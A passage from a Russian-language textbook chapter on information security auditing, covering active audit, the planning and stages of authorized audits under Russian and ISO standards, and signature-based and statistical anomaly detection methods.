класс 2 - защита произвольной конфигурации с выявлением нетипичного поведения при сохранении остальных предположений класса 3;

класс 1 - наложение всех требований с возможностью обеспечения заданного соотношения между ошибками первого и второго рода.

## **7.2. Методы и средства аудита безопасности информационных систем**

### **7.2.1. Основные понятия и определения**

#### **Активный аудит и его место среди других сервисов безопасности**

Формула «защищать, обнаруживать, реагировать» является классической. Только эшелонированная, активная оборона, содержащая разнообразные элементы, дает шанс на успешное отражение угроз.

*Назначение активного аудита* – обнаруживать и реагировать. Обнаружению подлежит подозрительная активность компонентов ИС – от пользователей (внутренних и внешних) до программных систем и аппаратных устройств.

Подозрительную активность можно подразделить на:

злоумышленную,

аномальную (нетипичную).

*Злоумышленная активность* - это либо атаки, преследующие цель несанкционированного получения привилегий, либо действия, выполняемые в рамках имеющихся привилегий (возможно, полученных незаконно), но нарушающие политику безопасности. Последнее назовем – злоупотреблением полномочиями.

*Нетипичная активность* может напрямую не нарушать политику безопасности, но, как правило, она является следствием либо некорректной (или сознательно измененной) работы аппаратуры или программ, либо действий злоумышленников, маскирующихся под легальных пользователей.

Активный аудит дополняет такие традиционные защитные механизмы, как идентификация/аутентификация и разграничение доступа. Подобное дополнение необходимо по двум причинам. Во-первых, существующие средства разграничения доступа не способны реализовать все требования политики безопасности, если последние имеют более сложный вид, чем разрешение/запрет атомарных операций с ресурсами. Развитая политика безопасности может накладывать ограничения на суммарный объем прочитанной информации, запрещать доступ к ресурсу В, если ранее имел место доступ к ресурсу А, и т.п. Во-вторых, в самих защитных средствах есть ошибки и слабости, поэтому, помимо строительства заборов, приходится заботиться об отлавливании тех, кто смог через эти заборы перелезть.

Развитые системы активного аудита несут двойную нагрузку, образуя как первый, так и последний защитные рубежи (см. рисунок 7.2.). Первый рубеж предназначен для обнаружения атак и их оперативного пресечения. На последнем рубеже выявляются

симптомы происходящих в данный момент или ранее случившихся нарушений политики безопасности, принимаются меры по пресечению нарушений и минимизации ущерба.



Рис. 7.2. Защитные рубежи, контролируемые системами активного аудита

И на первом, и на последнем рубеже, помимо активного аудита, присутствуют другие сервисы безопасности. К первому рубежу можно отнести сканеры безопасности, помогающие выявлять и устранять слабые места в защите. На последнем рубеже для обнаружения симптомов нарушений могут использоваться средства контроля целостности. Иногда их включают в репертуар систем активного аудита; мы, однако, не будем этого делать, считая контроль целостности отдельным сервисом.

Между сервисами безопасности существуют и другие связи. Так, активный аудит может опираться на традиционные механизмы протоколирования. В свою очередь, после выявления нарушения зачастую требуется просмотр ранее накопленной регистрационной информации, оценить ущерб, понять, почему нарушение стало возможным, спланировать меры, исключаяющие повторение инцидента. Параллельно производится надежное восстановление первоначальной конфигурации, то есть не измененной нарушителем.



## **Виды аудита**

Классифицировать виды аудита можно по средствам, а именно:

активный аудит,

авторизованный аудит.

*Активный аудит* – это проверка непосредственно компьютерной информационной сети по средствам программных продуктов. Активный аудит позволяет реализовать постоянную проверку внутренней сети предприятия.

*Авторизованный аудит* – это проверка защищенности информационных активов предприятия на всех уровнях защиты (законодательном, административном, процедурном и программно-техническом). Подобную проверку осуществляют специально аккредитованные аудиторские службы.

## **Влияние аудита безопасности на развитие компании**

Большинство лиц, ответственных за обеспечение информационной безопасности, задавалось вопросом: «Как оцепить уровень безопасности корпоративной информационной системы нашего предприятия для управления им в целом и определения перспектив его развития?».

Темпы развития современных информационных технологий значительно опережают темпы разработки рекомендательной и нормативно-правовой базы руководящих документов, действующих на территории России. Поэтому вопрос «как оценить уровень безопасности корпоративной информационной системы» – обязательно влечет за собой следующие: в соответствии с какими критериями производить оценку эффективности защиты, как оценивать и переоценивать информационные риски предприятия? Вследствие этого, в дополнение к требованиям, рекомендациям и руководящим документам Гостехкомиссии России и ФАПСИ приходится адаптировать к нашим условиям и применять методики международных стандартов (ISO 17799, 9001, 15408, BSI и пр.), а также использовать методы количественного анализа рисков в совокупности с оценками экономической эффективности инвестиций в обеспечение безопасности и защиты информации.

Такие методики работы по анализу рисков информационной безопасности, проектированию и сопровождению систем безопасности должны позволить:

произвести количественную оценку текущего уровня безопасности, задать допустимые уровни рисков, разработать план мероприятий по обеспечению требуемого уровня безопасности на организационно-управленческом, технологическом и техническом уровнях с использованием современных методик и средств;

рассчитать и экономически обосновать перед руководством или акционерами размер необходимых вложений в обеспечение безопасности на основе технологий анализа

рисков, соотнести расходы на обеспечение безопасности с потенциальным ущербом и вероятностью его возникновения;

выявить и провести первоочередное блокирование наиболее опасных уязвимостей до осуществления атак на уязвимые ресурсы;

определить функциональные отношения и зоны ответственности при взаимодействии подразделений и лиц по обеспечению информационной безопасности предприятия, создать необходимый пакет организационно-распорядительной документации;

разработать и согласовать со службами организации, надзорными органами проект внедрения необходимых комплексов защиты, учитывающий современный уровень и тенденции развития информационных технологий;

обеспечить поддержание внедренного комплекса защиты в соответствии с изменяющимися условиями работы организации, регулярными доработками организационно-распорядительной документации, модификацией технологических процессов и модернизацией технических средств защиты.

### **Новые возможности развития компании**

Выполнение приведенных выше мероприятий открывает перед должностными лицами разного уровня новые широкие возможности:

*руководителям организаций и предприятий* позволяет обеспечить формирование единых *политики и концепции безопасности* предприятия; рассчитать, согласовать и обосновать необходимые затраты в защиту предприятия; объективно и независимо оценить текущий уровень информационной безопасности предприятия; обеспечить требуемый уровень безопасности и в целом повысить экономическую эффективность предприятия; эффективно создавать и использовать *профили защиты* конкретного предприятия на основе неоднократно апробированных и адаптированных качественных и количественных методик оценки информационной безопасности предприятий;

*начальникам служб автоматизации и информационной безопасности* предприятия – получить оперативную и объективную *качественную и количественную* оценку состояния информационной безопасности предприятия на всех основных уровнях рассмотрения вопросов безопасности: *организационно-управленческом, технологическом и техническом*; выработать и обосновать необходимые меры организационного характера (состав и структуру службы информационной безопасности, положение о коммерческой тайне, пакет должностных инструкций и инструкции действия в нестандартных ситуациях); помогают составить экономическое обоснование необходимых инвестиций в защиту информации, обоснованно выбрать те или иные аппаратно-программные средства защиты информации в рамках единой *концепции безопасности* в соответствии с требованиями распоряжений и руководящих документов Гостехкомиссии России, ФАПСИ, а также международных

стандартов ISO 17799, 9001, 15408, BSI; адаптировать и использовать в своей работе предложенные количественные показатели оценки информационной безопасности, методики оценки и управления безопасностью с привязкой к экономической составляющей эффективности предприятия;

*системным, сетевым администраторам и администраторам безопасности предприятия* - объективно оценить безопасность всех основных компонентов и сервисов корпоративной информационной системы предприятия, техническое состояние аппаратно-программных средств защиты информации (межсетевых экранов, маршрутизаторов, хостов, серверов, корпоративных БД и приложений); успешно применять на практике рекомендации, полученные в ходе выполнения аналитического исследования, для нейтрализации и локализации выявленных уязвимостей аппаратно-программного уровня;

*сотрудникам и работникам предприятий и организаций* - определить основные функциональные отношения и, что особенно важно, зоны ответственности, в том числе финансовой, за надлежащее использование информационных ресурсов и состояние политики безопасности предприятия.

### **7.2.2. Основные этапы проведения аудита**

Комплексный аудит информационной безопасности включает следующие виды работ:

обследование объекта - построение информационной модели АС заказчика;

инвентаризация ресурсов – ранжирование ресурсов компании по степени важности;

построение частной модели угроз – классификация угроз по степени опасности и вероятности;

построение модели нарушителя;

оценка потенциального ущерба от нарушения безопасности – оценка рисков с применением методики трехфакторного анализа;

оценка существующей системы безопасности на соответствие требованиям стандартов безопасности: ведомственным, государственным, международным;

выявление уязвимых мест и каналов утечки информации;

разработка и оценка предложений по применению контрмер;

проектирование комплекса средств защиты;

разработка организационных мероприятий - пакет организационно-распорядительной документации;

оценка остаточных рисков.

### **Практические шаги авторизованного аудита безопасности**

Как на практике реализовать перечисленные возможности? По мнению специалистов, это становится возможным в ходе следующих практических шагов аудита безопасности.

1. Комплексный анализ ИС предприятия и подсистемы информационной безопасности на методологическом, организационно-управленческом, технологическом и техническом уровнях. Анализ рисков.

1.1. Исследование и оценка состояния информационной безопасности КИС и подсистемы информационной безопасности предприятия.

Комплексная оценка соответствия типовых требований РД Гостехкомиссии РФ системе информационной безопасности предприятия.

Комплексная оценка соответствия типовых требований международных стандартов ISO системе информационной безопасности предприятия.

Комплексная оценка соответствия специальных требований заказчика системе информационной безопасности предприятия.

1.2. Работы на основе анализа рисков.

Анализ рисков. Уровень управления рисками на основе качественных оценок рисков.

Анализ рисков. Уровень управления рисками на основе количественных оценок рисков.

1.3. Инструментальные исследования.

1.3.1. Инструментальное исследование элементов инфраструктуры компьютерной сети и корпоративной информационной системы на наличие уязвимостей.

1.3.2. Инструментальное исследование защищенности точек доступа предприятия в Internet.

1.4. Анализ документооборота предприятия.

2. Разработка комплексных рекомендаций по методологическому, организационно-управленческому, технологическому, общетехническому и программно-аппаратному обеспечению режима информационной безопасности предприятия.

2.1. Разработка концепции обеспечения информационной безопасности предприятия.

2.2. Разработка корпоративной политики обеспечения информационной безопасности предприятия на организационно-управленческом, правовом, технологическом и техническом уровнях.

2.3. Разработка плана защиты предприятия заказчика.

2.4. Дополнительные работы по анализу и созданию методологического, организационно-управленческого, технологического, инфраструктурного и технического обеспечения режима информационной безопасности предприятия заказчика.

3. Организационно-технологический анализ ИС предприятия.

3.1. Оценка организационно-управленческого уровня безопасности.

Оценка соответствия типовым требованиям руководящих документов РФ к системе информационной безопасности предприятия в области организационно-технологических норм.

Анализ документооборота предприятия категории «конфиденциально» на соответствие требованиям концепции информационной безопасности, положению о коммерческой тайне, прочим внутренним требованиям предприятия по обеспечению конфиденциальности информации.

Дополнительные работы по исследованию и оценке информационной безопасности объекта.

3.2. Разработка рекомендаций по организационно-управленческому, технологическому, общетехническому обеспечению режима информационной безопасности предприятия.

Разработка элементов концепции обеспечения информационной безопасности предприятия.

Разработка элементов корпоративной политики обеспечения информационной безопасности предприятия на организационно-управленческом, правовом и технологическом уровнях.

#### **4. Экспертиза решений и проектов.**

Экспертиза решений и проектов автоматизации на соответствие требованиям по обеспечению информационной безопасности экспертно-документальным методом.

Экспертиза проектов подсистем информационной безопасности на соответствие требованиям по безопасности экспертно-документальным методом.

5. Работы по анализу документооборота и поставке типовых комплектов организационно-распорядительной документации.

Анализ документооборота предприятия категории «конфиденциально» на соответствие требованиям концепции информационной безопасности, положению о коммерческой тайне, прочим внутренним требованиям предприятия по обеспечению конфиденциальности информации.

Поставка комплекта типовой организационно-распорядительной документации в соответствии с рекомендациями корпоративной политики ИБ предприятия на организационно-управленческом и правовом уровне.

#### **6. Работы, поддерживающие практическую реализацию плана защиты.**

Разработка технического проекта модернизации средств защиты КИС, установленных у заказчика по результатам проведенного комплексного аналитического исследования корпоративной сети.

Разработка системы поддержки принятия решений на предприятии заказчика по обеспечению информационной безопасности предприятия на основе CASE-систем и др.

Подготовка предприятия к аттестации.

6.3.1. Подготовка “под ключ” предприятия к аттестации объектов информатизации заказчика на соответствие требованиям РД РФ.

6.3.2. Подготовка предприятия к аттестации КИС на соответствие требованиям по безопасности международных стандартов ISO 15408, ISO 17799, стандарта ISO 9001 при обеспечении требований информационной безопасности предприятия.

6.4. Разработка организационно-распорядительной и технологической документации.

6.4.1. Разработка расширенного перечня сведений ограниченного распространения как части политики безопасности.

6.4.2. Разработка пакета организационно-распорядительной документации (ОРД) в соответствии с рекомендациями корпоративной политики ИБ предприятия на организационно-управленческом и правовом уровне.

6.4.3. Поставка комплекта типовой организационно-распорядительной документации в соответствии с рекомендациями корпоративной, политики ИБ предприятия на организационно-управленческом и правовом уровнях.

#### **7. Повышение квалификации и переподготовка специалистов.**

Тренинги в области организационно-правовой составляющей защиты информации.

Обучение основам экономической безопасности.

Тренинги в области технологии защиты информации.

Тренинги по применению продуктов (технических средств) защиты информации.

Обучение действиям при попытке взлома информационных систем.

Обучение и тренинги по восстановлению работоспособности системы после нарушения штатного режима ее функционирования, а также по восстановлению данных и программ из резервных копий.

Сопровождение системы информационной безопасности после проведенного комплексного анализа или анализа элементов системы ИБ предприятия.

#### **Ежегодная переоценка состояния ИБ.**

Здесь под термином *аудит* информационной безопасности корпоративной системы Internet/Intranet понимается *системный процесс* получения объективных качественных и количественных оценок о текущем состоянии информационной безопасности компании в соответствии с определенными критериями и показателями безопасности на всех основных уровнях обеспечения безопасности: методологическом, организационно-управленческом, технологическом и техническом. Таких оценок, которые позволяют выработать практические рекомендации по управлению и обеспечению информационной безопасности компании, адекватные поставленным целям и задачам развития бизнеса.

В целом независимо от своей разновидности, состава и объема аудит безопасности корпоративной системы Internet/Intranet должен позволить решить следующие актуальные задачи каждой проверяемой компании:

обеспечить (при необходимости повысить) информационную безопасность предприятия;

снизить потенциальные потери предприятия путем повышения устойчивости функционирования корпоративной сети;

защитить конфиденциальную информацию, передаваемую по открытым каналам связи;

защитить информацию от умышленного искажения (разрушения), несанкционированного копирования, доступа или использования;

обеспечить контроль действий пользователей в корпоративной сети предприятия;

своевременно оценить и переоценить информационные риски бизнес деятельности компании;

выработать оптимальные планы развития и управления предприятием.

### **Планирование авторизованного аудита информационной безопасности компании**

В соответствии с рекомендациями международных стандартов информационной безопасности процедура проведения аудита безопасности компании должна планироваться заранее. Для этого необходимо составить *план проведения аудита*, который должен отражать все мероприятия и процедуры, связанные с первоначальными и контрольными проверками продолжительностью более одного дня. Кроме того необходимо ознакомиться с соответствующей законодательной и нормативной базой для выявления требований по информационной безопасности, которые могут быть использованы для обеспечения информационной безопасности компании.

Для проведения аудита информационной безопасности компании необходимо подготовить все необходимые сведения о собственной структуре, бизнес деятельности, текущих проектах, состоянии информационной инфраструктуры и т. п. Кроме того, потребуется:

документально оформленные концепция и политика безопасности компании,

список используемого в компании системного и прикладного программного обеспечения,

описание технологии обработки данных,

состав и структура подсистемы защиты информации,

общая карта компьютерной сети компании.

План проведения аудита должен определять проверяемые области деятельности компании и время их проверки с указанием, какие именно требования международных стандартов, например ISO 17799, и руководящих документов Гостехкомиссии РФ будут

проверяться. Т.е. план подготовки и проведения аудита должен определять потребности компании в оценке и объективном анализе состояния информационной безопасности, потребности в соответствующих аппаратно-программных средствах защиты информации, потребности в обучении и переподготовке службы информационной безопасности, а также освещать другие вопросы, ответы на которые невозможно дать без проведения аудита. В дальнейшем план проведения аудита с внесенными в него изменениями по ходу проверок прилагается к отчету о проведении аудита. Кроме того, необходимо помнить о согласовании плана проведения аудита с Концепцией и Политикой информационной безопасности компании.

Рекомендуется выделять четыре возможных этапа планирования аудита:

Подготовка аудита безопасности;

Анализ требований и исходных данных;

Расчет трудоемкости и стоимости выполняемых работ;

Документирование процедуры проведения аудита.

#### **Подготовительный этап**

На *подготовительном этапе* исполнитель определяет общий порядок работ, устанавливающий последовательность выполнения и возможные затраты ресурсов, и согласовывает его с заказчиком. На этом этапе рассматриваются:

Назначение и цели предстоящего аудита, порядок их достижения.

Принципы установки рамок проведения аудита.

Функции, структура и состав корпоративной системы Internet/Intranet, узкие места и потенциальные уязвимости в системе управления информационной безопасностью.

Методики оценки квалификации специалистов и сотрудников службы информационной безопасности.

Способы категорирования обрабатываемой в корпоративной информационной системе информации, например на общедоступную, конфиденциальную и строго конфиденциальную;

Методы и инструментарии оценки временных затрат и затрат ресурсов компании на аудит информационной безопасности. Возможность использования результатов ранее проведенного аудита, в том числе анализа информационных рисков и анализа соответствия требованиям международных стандартов и руководящих документов Гостехкомиссии РФ;

Состав группы экспертов в области безопасности корпоративных систем Internet/Intranet и распределение обязанностей между ними;

Параметры корпоративной информационной сети компании и среды ее функционирования, оказывающие существенное влияние на качество аудита безопасности;

Совокупность учитываемых при проведении аудита безопасности требований международных, государственных, межведомственных и внутренних стандартов;



Внутренняя отчетная документация, оформление и при необходимости корректировка концепции и политики информационной безопасности компании;

Перспективы и тенденции развития корпоративной системы защиты информации компании, вопросы выработки стратегии и тактики ее развития.

Согласованный с заказчиком общий порядок проведения аудита безопасности компании может быть отражен в соответствующем техническом задании.

### **Этап анализа требований и исходных данных**

Этап *анализа требований и исходных данных* составляет главную часть планирования аудита. В процессе анализа рассматриваются:

*Требования информационной безопасности.* Цель аудита – объективно и оперативно оценить и проверить соответствие исследуемой корпоративной системы защиты компании предъявляемым к ней требованиям информационной безопасности. Поэтому для такой оценки необходимо сначала рассмотреть требования информационной безопасности. Основными требованиями информационной безопасности для отечественных предприятий и компаний являются требования руководящих документов Гостехкомиссии РФ, законов Российской Федерации, внутриведомственных, межведомственных, национальных и международных стандартов. Кроме этого, для каждой корпоративной информационной системы необходимо учитывать специальные требования внутреннего использования, согласованные с концепцией и политикой безопасности компании. Такие внутренние требования рекомендуется формулировать по результатам анализа информационных рисков компании, учитывающих специфику конкретной компании;

*Исходные данные для проведения аудита.* В руководящем документе Гостехкомиссии «Положение по аттестации объектов информатизации по требованиям безопасности информации» приводится стандартный перечень исходных данных, необходимых для разработки программы и методики аттестационных испытаний. Помимо стандартных исходных данных могут использоваться и дополнительные исходные данные, специфичные для каждой конкретной компании, например статистика нарушений политики безопасности компании, статистика внешних и внутренних атак, уязвимости наиболее критичных корпоративных информационных ресурсов и т. д. Также нужно учитывать, что, как правило, руководство компании имеет собственные взгляды на информацию, предоставляемую в качестве исходных данных для аудита безопасности. Поэтому между заказчиком и исполнителем работ по аудиту информационной безопасности рекомендуется заключить специальное соглашение о конфиденциальности или соответствующий протокол о намерениях;

*Рамки проведения аудита.* При определении рамок проведения аудита необходимо в равной степени учитывать организационный, технологический, и программно-

технический уровни обеспечения информационной безопасности. В противном случае результаты аудита не будут объективно отражать реальный уровень информационной безопасности компании. Например, дорогостоящие аппаратно-программные средства защиты информации могут оказаться бесполезными, если неправильно определены и реализованы меры и мероприятия на организационном и технологическом уровнях. При определении рамок аудита необходимо зафиксировать штатные условия функционирования корпоративной информационной системы безопасности компании. Такая фиксация может быть отражена в «Аттестате соответствия» или «Паспорте компании» и является необходимым условием для обеспечения требуемого уровня информационной безопасности компании и разработки планов действия в случае возникновения нештатных условий функционирования корпоративной системы Internet/Intranet;

*Области детального изучения.* При проведении аудита основное внимание должно уделяться компонентам и подсистемам, осуществляющим обработку конфиденциальной информации компании. При этом необходимо уметь рассчитать возможный ущерб, который может быть нанесен компании в случае разглашения конфиденциальной информации и нарушения Политики безопасности. Это должно быть отражено в соответствующих документах компании, регламентирующих ее политику информационной безопасности. Для определения возможного ущерба могут использоваться разнообразные формальные методы, например методы экспертных оценок. В качестве исходных данных для принятия решения об областях детального изучения могут служить результаты ранее проведенного, текущего комплексного аудита безопасности компании, результаты анализа информационных рисков компании и другие данные. Кроме того при необходимости уязвимые места дополнительно могут быть исследованы специальными инструментальными проверками с помощью так называемых сканеров и систем проверки уровня защищенности;

*Требуемый уровень детализации и полноты.* В большинстве случаев для получения адекватных результатов достаточно провести базовый анализ корпоративной системы защиты информации, позволяющий определить общий уровень информационной безопасности компании и проверить его на соответствие некоторым требованиям безопасности. В некоторых случаях дополнительно требуется провести детальный анализ, цель которого — количественно оценить уровень информационной безопасности компании на основе специальных количественных метрик и мер информационной безопасности. Для этого сначала определяются все необходимые количественные показатели, а затем производится оценка уровня информационной безопасности компании. Существенно, что при этом становится возможным сравнивать уровень безопасности компании с некоторым эталоном, определять

тенденции и перспективы развития системы корпоративной безопасности, необходимые инвестиции и т. д.

### **Этап расчета трудоемкости и стоимости**

На этапе *расчета трудоемкости и стоимости* проводимых работ по данным проведенного анализа оцениваются временные, финансовые, технические, информационные и прочие ресурсы, необходимые для аудита информационной безопасности. Выделение ресурсов рекомендуется производить с учетом возможных нестандартных ситуаций, способных увеличить трудоемкость аудита безопасности.

### **Этап формализации и документирования**

Завершается планирование аудита *формализацией и документированием* выполнения аудита, что прежде всего подразумевает подготовку и согласование плана проведения аудита. План проведения аудита в общем случае включает в себя следующие разделы:

*Краткая характеристика работ.* Включает все необходимые сведения о порядке проведения работ;

*Введение.* Указывается актуальность проведения аудита безопасности, особенности и требования к порядку проведения аудита, характеристика исследуемого объекта, рамки проведения аудита, общий порядок работ, требования по фиксации результатов аудита. Дополнительно приводятся сведения о категорировании корпоративной информации, например конфиденциальной и строго конфиденциальной. Также перечисляются основные решаемые задачи, ограничения, выполняемые функции и критерии оценивания уровня информационной безопасности компании, требования нормативных документов Российской Федерации, международных стандартов и внутренних требований компании;

*Распределение обязанностей.* Определяется штат и функциональные обязанности группы специалистов, которые будут проводить аудит безопасности;

*Требования информационной безопасности.* Фиксируется обоснованный выбор требований информационной безопасности, определяются критерии и показатели оценки информационной безопасности компании, выбираются количественные метрики и меры безопасности. Помимо нормативной и законодательной базы Российской Федерации дополнительно рекомендуется использовать требования международных и внутренних стандартов компании, актуальные для каждой отдельно взятой. Оценку инвестиций в модернизацию корпоративной системы защиты информации рекомендуется проводить на основе результатов анализа информационных рисков компании;

*Формализация оценок уровня безопасности компании.* Определяются качественные и количественные параметры для получения объективных оценок уровня информационной безопасности компании. Перечисляются задачи, выполняемые при проведении базового и детального анализа информационных рисков. Состав задач зависит от того, на каком этапе

жизненного цикла находится исследуемая безопасность корпоративной системы Internet/Intranet: этапе проектирования, эксплуатации или др. В этом разделе отражаются критичные информационные ресурсы компании, оценка экономической эффективности ее деятельности, используемые модели, методы средства проведения аудита безопасности, исходные данные;

*План-график работ.* Определяются сроки, календарный план выполняемых работ, время их окончания, формы отчетных документов, требования по приему-сдаче работы и прочее;

*Поддержка и сопровождение.* Перечисляются требования к административной, технологической и технической поддержке аудита информационной безопасности;

*Отчетные документы.* Основными отчетными документами являются отчет по результатам аудита безопасности, концепция и политика информационной безопасности, план защиты компании;

*Приложения.* В приложениях приводятся протоколы проверок, а также информация по методикам и инструментарию проведения аудита, выявленные замечания, рекомендации и прочее.

### **7.2.3. Методика анализа защищенности**

В настоящее время не существует каких-либо стандартизированных методик анализа защищенности АС, поэтому в конкретных ситуациях алгоритмы действий аудиторов могут существенно различаться. Однако типовую методику анализа защищенности корпоративной сети предложить все-таки возможно. И хотя данная методика не претендует на всеобщность, ее эффективность многократно проверена на практике.

Типовая методика анализа защищенности корпоративной сети включает использование следующих методов:

Изучение исходных данных по АС;

Оценка рисков, связанных с осуществлением угроз безопасности в отношении ресурсов АС;

Анализ механизмов безопасности организационного уровня, политики безопасности организации и организационно-распорядительной документации по обеспечению режима информационной безопасности и оценка их соответствия требованиям существующих нормативных документов, а также их адекватности существующим рискам;

Ручной анализ конфигурационных файлов маршрутизаторов, МЭ и прокси-серверов, осуществляющих управление межсетевыми взаимодействиями, почтовых и DNS серверов, а также других критических элементов сетевой инфраструктуры;

Сканирование внешних сетевых адресов ЛВС из сети Интернет;

Сканирование ресурсов ЛВС изнутри;

Анализ конфигурации серверов и рабочих станций ЛВС при помощи специализированных программных средств.

### **Исходные данные по обследуемой АС**

В соответствии с требованиями РД Гостехкомиссии при проведении работ по аттестации безопасности АС, включающих в себя предварительное обследование и анализ защищенности объекта информатизации, заказчиком работ должны быть предоставлены следующие исходные данные:

Полное и точное наименование объекта информатизации и его назначение.

Характер (научно-техническая, экономическая, производственная, финансовая, военная, политическая) информации и уровень секретности (конфиденциальности) обрабатываемой информации определен (в соответствии с какими перечнями (государственным, отраслевым, ведомственным, предприятия).

Организационная структура объекта информатизации.

Перечень помещений, состав комплекса технических средств (основных и вспомогательных), входящих в объект информатизации, в которых (на которых) обрабатывается указанная информация.

Особенности и схема расположения объекта информатизации с указанием границ контролируемой зоны.

Структура программного обеспечения (общесистемного и прикладного), используемого на аттестуемом объекте информатизации и предназначенного для обработки защищаемой информации, используемые протоколы обмена информацией.

Общая функциональная схема объекта информатизации, включая схему информационных потоков и режимы обработки защищаемой информации.

Наличие и характер взаимодействия с другими объектами информатизации.

Состав и структура системы защиты информации на аттестуемом объекте информатизации.

Перечень технических и программных средств в защищенном исполнении, средств защиты и контроля, используемых на аттестуемом объекте информатизации и имеющих соответствующий сертификат, предписание на эксплуатацию.

Сведения о разработчиках системы защиты информации, наличие у сторонних разработчиков (по отношению к предприятию, на котором расположен аттестуемый объект информатизации) лицензий на проведение подобных работ.

Наличие на объекте информатизации (на предприятии, на котором расположен объект информатизации) службы безопасности информации, службы администратора (автоматизированной системы, сети, баз данных).

Наличие и основные характеристики физической защиты объекта информатизации (помещений, где обрабатывается защищаемая информация и хранятся информационные носители).

Наличие и готовность проектной и эксплуатационной документации на объект информатизации и другие исходные данные по аттестуемому объекту информатизации, влияющие на безопасность информации.

Опыт показывает, что перечисленных исходных данных явно недостаточно для выполнения работ по анализу защищенности АС, и приведенный в РД Гостехкомиссии список нуждается в расширении и конкретизации. Пункт 14 приведенного списка предполагает предоставление других исходных данных по объекту информатизации, влияющих на безопасность информации. Как раз эти «дополнительные» данные и являются наиболее значимыми для оценки текущего положения дел с обеспечением безопасности АС. Их список включает следующие виды документов:

Дополнительная документация:

Нормативно-распорядительная документация по проведению регламентных работ.

Нормативно-распорядительная документация по обеспечению политики безопасности.

Должностные инструкции для администраторов, инженеров технической поддержки, службы безопасности.

Процедуры и планы предотвращения и реагирования на попытки НСД к информационным ресурсам.

Схема топологии корпоративной сети с указанием IP-адресов и структурная схема.

Данные по структуре информационных ресурсов с указанием степени критичности или конфиденциальности каждого ресурса.

Размещение информационных ресурсов в корпоративной сети.

Схема организационной структуры пользователей.

Схема организационной структуры обслуживающих подразделений.

Схемы размещения линий передачи данных.

Схемы и характеристики систем электропитания и заземления объектов АС.

Данные по используемым системам сетевого управления и мониторинга.

Проектная документация:

Функциональные схемы.

Описание автоматизированных функций.

Описание основных технических решений.

Эксплуатационная документация: Руководства пользователей и администраторов используемых программных и технических средств защиты информации (СЗИ) (в случае необходимости).

При анализе конфигурации средств защиты внешнего периметра ЛВС и управления межсетевыми взаимодействиями особое внимание обращается на следующие аспекты, определяемые их конфигурацией:

Настройка правил разграничения доступа (правил фильтрации сетевых пакетов) на МЭ и маршрутизаторах;

Используемые схемы и настройка параметров аутентификации;

Настройка параметров системы регистрации событий;

Использование механизмов, обеспечивающих сокрытие топологии защищаемой сети, включающих в себя трансляцию сетевых адресов (NAT), маскардинг и использование системы split DNS;

Настройка механизмов оповещения об атаках и реагирования;

Наличие и работоспособность средств контроля целостности;

Версии используемого ПО и наличие установленных пакетов программных коррекций.

### **Методы анализа защищенности информационной системы**

#### **Выявление злоумышленной активности**

Под злоумышленной активностью мы понимаем как атаки (очевидно, противоречащие любой политике безопасности), так и действия, нарушающие политику безопасности конкретной организации путем злоупотребления имеющимися полномочиями. Разделение двух видов злоумышленной активности представляется нам целесообразным по той причине, что настройка на выявление атак может быть выполнена поставщиком системы активного аудита (атаки носят универсальный характер), в то время как политика безопасности (если, конечно, она есть) у каждой организации своя и настраиваться на нее заказчиком придется самим.

Для выявления злоумышленной активности пытались и пытаются использовать несколько универсальных технологий: экспертные системы, нейронные сети, сопоставление с образцом, конечные автоматы и т.п. Одной из первых и до сих пор самой употребительной остается технология обнаружения сигнатур злоумышленных действий. Идея состоит в том, чтобы каким-либо образом задать характеристики злоумышленного поведения (это и называется сигнатурами), а затем отслеживать поток событий в поисках соответствия с predetermined образцами. В более серьезных разработках уже свыше десяти лет используются экспертные системы, опирающиеся на наборы правил, задающие более мощные языки.

Самой сложной проблемой для сигнатурного подхода является обнаружение ранее неизвестных атак, ведь новые угрозы появляются практически каждый день. Борьба с ними можно двумя способами.

Во-первых, можно регулярно обновлять набор сигнатур. Здесь, помимо полноты, критически важной является частота обновлений. Сигнатуры новых атак должны предоставляться заказчикам на порядок быстрее, чем заплаты от производителей скомпрометированных аппаратных или программных продуктов. На практике это означает обновление в течение суток, но никак не раз в месяц. В противном случае системы активного аудита начинают напоминать фиговый листок, а не средство защиты от реальных угроз.

Во-вторых, можно сочетать сигнатурный подход с методами выявления аномальной активности (см. ниже). Атака или злоупотребление полномочиями - это почти всегда аномалия. Задача такова – не пропустить ее и не поднимать слишком часто ложных тревог.

### **Выявление аномальной активности**

Для выявления аномальной активности предложено довольно много методов: нейронные сети, экспертные системы, статистический подход.

Статистический подход можно подразделить на кластерный и факторный анализ, а также дискриминантный (классификационный) анализ. Не вдаваясь в детали, укажем, что буквальное применение этих методов не дает хороших результатов; необходимо учитывать специфику предметной области - активного аудита.

Статистический анализ (с учетом сделанных оговорок) представляется наиболее перспективным, отчасти “от противного”, в силу недостатков, присущих другим подходам.

У нейронных сетей две основные проблемы:

непонятность результатов: нейронная сеть принимает решение, но не объясняет, почему оно было принято;

нехватка адекватного обучающего материала: невозможно создать базу всех типов аномалий.

Основной недостаток экспертных систем – неумение выявлять (и, следовательно, отражать) неизвестные атаки.

У статистического подхода также есть проблемы:

относительно высокая вероятность ложных тревог (не типичность поведения не всегда означает злой умысел);

плохая работа в случаях, когда действия пользователей не имеют определенного шаблона, когда с самого начала пользователи совершают злоумышленные действия (злоумышленные действия типичны), наконец, когда пользователь постепенно изменяет шаблон своего поведения в сторону злоумышленных действий.

Тем не менее, с этими проблемами можно бороться.

Выявление аномальной активности статистическими методами основывается на сравнении краткосрочного поведения с долгосрочным. Для этого измеряются значения



некоторых параметров работы субъектов (пользователей, приложений, аппаратуры).

Параметры могут отличаться по своей природе; можно выделить следующие группы:

категориальные (измененные файлы, выполненные команды, номер порта и т.п.);

числовые (процессорное время, объем памяти, количество просмотренных файлов, число переданных байт и т.п.);

величины интенсивности (число событий в единицу времени);

распределение событий (таких как доступ к файлам, вывод на печать и т.п.).

Алгоритмы анализа могут работать с разнородными значениями, а могут преобразовать все параметры к одному типу (например, разбив область значения на конечное число подобластей и рассматривая все параметры как категориальные). Выбор измеряемых характеристик работы - очень важный момент. С одной стороны, недостаточное число фиксируемых параметров может привести к неполноте описания поведения субъекта и к большому числу пропуска атак; с другой стороны, слишком большое число отслеживаемых характеристик потребует слишком большого объема памяти и замедлит работу алгоритма анализа.

